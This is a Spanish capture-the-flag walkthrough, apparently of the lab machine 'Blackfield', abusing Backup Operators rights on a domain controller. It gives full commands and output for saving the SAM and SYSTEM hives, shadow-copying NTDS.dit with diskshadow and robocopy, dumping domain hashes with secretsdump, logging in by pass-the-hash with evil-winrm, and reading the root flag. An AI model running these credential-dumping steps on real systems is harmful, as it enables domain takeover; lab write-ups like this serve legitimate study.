
Buscamos la vulnerabilidad del grupo que te nemos https://www.bordergate.co.uk/backup-operator-privilegeescalation/#:~:text=Backup%20Operators%20is%20a%20default,permissions%20that%20protect%20those%20files.

Y seguimos los pasos



```
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\sam c:\Windows\Tasks\SAM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\system c:\Windows\Tasks\SYSTEM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> cd C:\Windows\Tasks
*Evil-WinRM* PS C:\Windows\Tasks> dir


    Directory: C:\Windows\Tasks
```


Una vez terminada lo que podemos hacer es el impacket en nuestra maquina



```
❯ ls
 20240507181631_bloodhound.zip   escaneo   hash   lsass.DMP   lsass.zip   ports   ports_ep   SAM   SYSTEM   users   usersdef.txt   usuarios
❯ impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
❯ evil-winrm -i 10.129.143.7 -u 'Administrator' -H 67ef902eae0d740df6257f273de75051

Evil-WinRM shell v3.5
```

y con ello sacamos mas hashs para ver si funciona si funciona con Administrator ya esataria

PEro si no funciona lo que vamos a hacer es clonar con robocopy el ntdis




el_Sardi hoy a las 19:37

```
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
cd /windows/NTDS
robocopy /b .\ C:/Windows/tasks NTDS.dit
echo "set context persistent nowriters" | out-file ./diskshadow.txt -encoding ascii
echo "add volume c: alias temp" | out-file ./diskshadow.txt -encoding ascii -append
echo "create" | out-file ./diskshadow.txt -encoding ascii -append
echo "expose %temp% v:" | out-file ./diskshadow.txt -encoding ascii -append
```


el_Sardi hoy a las 19:46

```
diskshadow.exe /s diskshadow.txt (editado)
cd windows/NTDS
robocopy /b .\ C:\Windows\Tasks NTDS.dit (editado)
impacket-secretsdump -ntds NTDS.dit -system SYSTEM LOCAL
```

despues hacemos l mismos




```
[*] Cleaning up...
❯ impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:7f82cc4be7ee6ca0b417c0719479dbec:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```



```
❯ evil-winrm -i 10.129.143.7 -u 'Administrator' -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Bash

```
4375a629c7c67c8e29db269060c955cb
```



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        9/18/2020   6:31 PM                3D Objects
d-r---        9/18/2020   6:31 PM                Contacts
d-r---        11/5/2020   8:38 PM                Desktop
d-r---        11/5/2020   8:36 PM                Documents
d-r---        9/18/2020   6:31 PM                Downloads
d-r---        9/18/2020   6:31 PM                Favorites
d-r---        9/18/2020   6:31 PM                Links
d-r---        9/18/2020   6:31 PM                Music
d-r---        9/18/2020   6:31 PM                Pictures
d-r---        9/18/2020   6:31 PM                Saved Games
d-r---        9/18/2020   6:31 PM                Searches
d-r---        9/18/2020   6:31 PM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2/28/2020   4:36 PM            447 notes.txt
-a----        11/5/2020   8:38 PM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```